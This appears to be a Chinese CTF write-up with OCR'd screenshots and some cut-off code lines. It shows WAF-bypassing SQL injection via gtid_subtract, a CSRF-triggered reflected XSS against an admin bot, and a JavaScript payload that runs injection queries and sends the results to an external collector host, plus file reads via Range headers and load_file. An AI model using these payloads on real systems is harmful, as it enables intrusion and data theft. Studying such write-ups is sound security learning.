
首先我们要找到Web路径，`process.env.PWD`是可以拿到，但因为它被解析做了html标签，chrome那边截图截不到，

这里可以利用`view-source:`让服务器的浏览器直接返回html源码




```
</home/pptruser/app/simplev2><//home/pptruser/app/simplev2>
```

拿到了路径直接读`config.js`




```
const path = require('path')

const constant = require('../constant')

const STATIC_PATH = path.resolve(constant.ROOT_PATH, 'public')
const FLAG_PATH = path.resolve(constant.ROOT_PATH, 'F8F168F9-9BF9-4020-A48C-3791F6DAFB12')
const SCREENSHOT_PATH = path.resolve(STATIC_PATH, 'screenshots')
const VIEWS_PATH = path.resolve(constant.ROOT_PATH, 'views')

const EXPRESS_SECRET = process.env.EXPRESS_SECRET || '7BAEFC2D-6314-455F-8C2A-1CE88C82C188'
const SECRET_KEY = process.env.SECRET_KEY || '1E70D848-CC29-40A9-A2F9-41787D0F2B2D'
const SERVER_HOST = process.env.SERVER_HOST || 'localhost'
const TRUST_IPS = JSON.parse(process.env.TRUST_IPS || '["127.0.0.1","::ffff:127.0.0.1"]')
const FLAGFILENAME = process.env.FLAGFILENAME || '*********'
const MYSQL_HOST = process.env.MYSQL_HOST || 'db'
const MYSQL_USER = process.env.MYSQL_USER || 'root'
const MYSQL_PASSWORD = process.env.MYSQL_PASSWORD || '*********'
const MYSQL_DB = process.env.MYSQL_DATABASE || 'simplevn'
const LOG_LEVEL = process.env.LOG_LEVEL || 'dev'

module.exports = {
  FLAG_PATH,
  FLAGFILENAME,
  EXPRESS_SECRET,
  LOG_LEVEL,
  MYSQL_HOST,
  MYSQL_USER,
  MYSQL_PASSWORD,
  MYSQL_DB,
  VIEWS_PATH,
  SCREENSHOT_PATH,
  SECRET_KEY,
  STATIC_PATH,
  SERVER_HOST,
  TRUST_IPS
}
```

拿到了flag路径读flag发现:


不安全 | 47.95.221.26:23333/screenshots/5a1c962a330c832cf437ee9e0d406761/9d565394b700de3cc14f5b006fc9dbb9-154...
小密圈
ShadowBroker释...
InjectProc&Metas...
CVE-2017-8464...
https://h4x0rs.clu...
Mysql怎么J

```
FLAG_IS_BELOWaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
ab
BUT_YOU_CAN_SEE_IT_ON_SCREENSHOTbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bc
ccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccc
cd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
de
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
ef
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fg
ggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggg
gh
hhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhh
hi
iiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiii
ij
jjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj
jk
kkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk
kl
lllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
lm
mmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmm
mn
nnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnnn
no
ooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
op
ppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppp
pq
qqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqq
qr
rrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrr
rs
sssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssss
```

这里考察的是Range这个header成员的用法，控制返回的字节范围，通过改变`request header`遍历字节范围，在大概2000的位置找到了flag



```
aaaaab
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbc
ccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccc
ccccd
dddddddddddddddddddddddddBCTF{3468EB8A-BF69-4735-A948-
4D90E2B1A7A9}ddddddddddddddddddddddddddddddde
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeef
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffg
ggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggg
gggggh
hhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhh
hhhhhi
iiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiii
iiiiij
jjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj
jjjjjk
```

babySQLiSPA

api/hints可以注入
waf:

```
export function checkHint (hint) {
 return ! / |;|\+|-|\*|\/|<|>|~|!|\d|%|\x09|\x0a|\x0b|\x0c|\x0d|`|gtid_subset|hash|json|st\_|updatexml|extractvalue|floor|rand
}
```

利用gtid_subtract爆table名字，但最多140字节

    hint='or(gtid_subtract((select(group_concat(table_name))from(information_schema.tables)where((length(table_name)=ord('j')^ord('t')))),''))or'

长度30的时候拿到flag表：

    vhEFfFlLlLaAAaaggIiIIsSSHeReEE

然后再爆表


    hint='||gtid_subtract((select(concat(column_name))from(information_schema.columns)where(table_name='vhEFfFlLlLaAAaaggIiIIsSSHeReEE')),'')#

最后拿到flag

```
{"error":"Malformed GTID set specification 'BCTF{060950FB-839E-4B57-B91D-51E78F56856F}'."}
```


SEAFARING1

- 评论链接bot会主动访问
- view-source:http://seafaring.xctf.org.cn:9999/admin/ 可以发现后台一些api和参数



```
</script>
<script>
    function view_uid(uid) {
        $.ajax({
            type: "POST",
            url: "/admin/handle_message.php",
            data: {"token": csrf_token, "action": "view_uid", "uid": uid},
            dataType: "json",
            success: function (data) {
                if (!data["error"]) {
                    data = data['result'];
                    var Status = '';
                    $('#timestamp').text(data['timestamp']);
                    $('#username').text(data['user_name']);
                    $('#message').text(data['message']);
                    document.getElementById("replyuid").value=data['uid'];
                    if (parseInt(data['is_checked']) == 1) {
                        Status = '<div style="color:#04FF00">Checked</div>';
                    } else {
                        Status = '<div style="color:#FFA500">Not Checked</div>';
                    }
                    document.getElementById("status").innerHTML = Status;
                }
                else
                    alert('Error: ' + data["error"]);
            }
        });
```

- handle_message.php 存在反射型XSS



```
POST /admin/handle_message.php HTTP/1.1
Host: seafaring.xctf.org.cn:9999
Content-Length: 56
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://seafaring.xctf.org.cn:9999
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102
Safari/537.36
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Referer: http://seafaring.xctf.org.cn:9999/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: token=4e4ARInVS102IeYFkmUlBUVjOojxsMKC;
PHPSESSID=hsvfekfv10rboe9g7sc6e2jl01
Connection: close

token=<img src=1 onerror=alert(1)>&action=view_uid&uid=1
```

```
HTTP/1.1 200 OK
Date: Wed, 28 Nov 2018 08:27:13 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 79
Connection: close
Content-Type: text/html; charset=UTF-8

{"result":"","error":"CSRFToken '<img src=1
onerror=alert(1)>'is not correct"}
```

- bot使用的是firefox浏览器

于是构造html让bot访问

```
<html>
 <script>
   window.onload =function(){
     document.getElementById("f").submit();
   }
 </script>
 <form method="post" action="http://seafaring.xctf.org.cn:9999/admin/handle_message.php" id="f">

   <input name="token" value="<body><img src=x onerror=eval(String.fromCharCode(100,111,99,117,109,101,110,116,46,98,111,100,1
 </form>



 </html>
```

这里触发了反射型xss,引入了我写的js文件

```
function req(url,data){
   var xhr = new XMLHttpRequest();
   xhr.open("POST",url,false);
   xhr.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
   xhr.send(data);
   var resp = xhr.responseText;
   return resp;
}

function getcsrf(){
   var xhr = new XMLHttpRequest();
   xhr.open("GET","http://seafaring.xctf.org.cn:9999/admin/index.php",false);
   xhr.send();
   var res = xhr.responseText;
   var csrftoken = res.match(/csrf_token = \"([a-z0-9]*)\"/ig)[0].split('= "')[1].replace('"','');
   return csrftoken;
}

function send(data){
   location.href = "http://data.ebcece08.w1n.pw/?data="+escape(data);
}

var ress = req("http://172.20.0.2:6379/","token="+getcsrf()+"&action=view_unreads&status=3%20%20and%201%3D2%20union%20select%2

send(ress);
```

控制bot请求后台接口发现返回了sqlquery debug信息

```
{"result":"","error":"sql query error! debug info:SELECT timestamp,user_name,uid,is_checked,message FROM feedbacks where uid='
```

猜测有注入，但是注入单引号发现被转义了，糟糕，有addslashes()

```
{"result":"","error":"sql query error! debug info:SELECT timestamp,user_name,uid,is_checked,message FROM feedbacks where uid='
```

但是有一个接口刚好是数字型注入(view_unreads)

```
{"result":"","error":"sql query error! debug info:SELECT timestamp,user_name,uid,is_checked FROM feedbacks  where is_checked=1
```

爆表

```
{"result":[["1","admin,f111111ag,feedbacks","3","4"]],"error":""}
```

爆字段


```
{"result":[["1","flllllag","3","4"]],"error":""}
```

拿flag

```
{"result":[["1","bctf{XsS_SQL1_7438x_2xfccmk}","3","4"]],"error":""}
```

SEAFARING2

一直没什么进展，打了cookie后在请求记录里发现提示:


a9c0 Hint: I will tell you a secret path for web2:/admin/m0st_Secret.php! :)

load_file 读取文件内容：

```
{"result":[["1","<?php \nfunction curl($url){\n    $ch = curl_init();\n    curl_setopt($ch, CURLOPT_URL, $url);\n    curl_seto
```

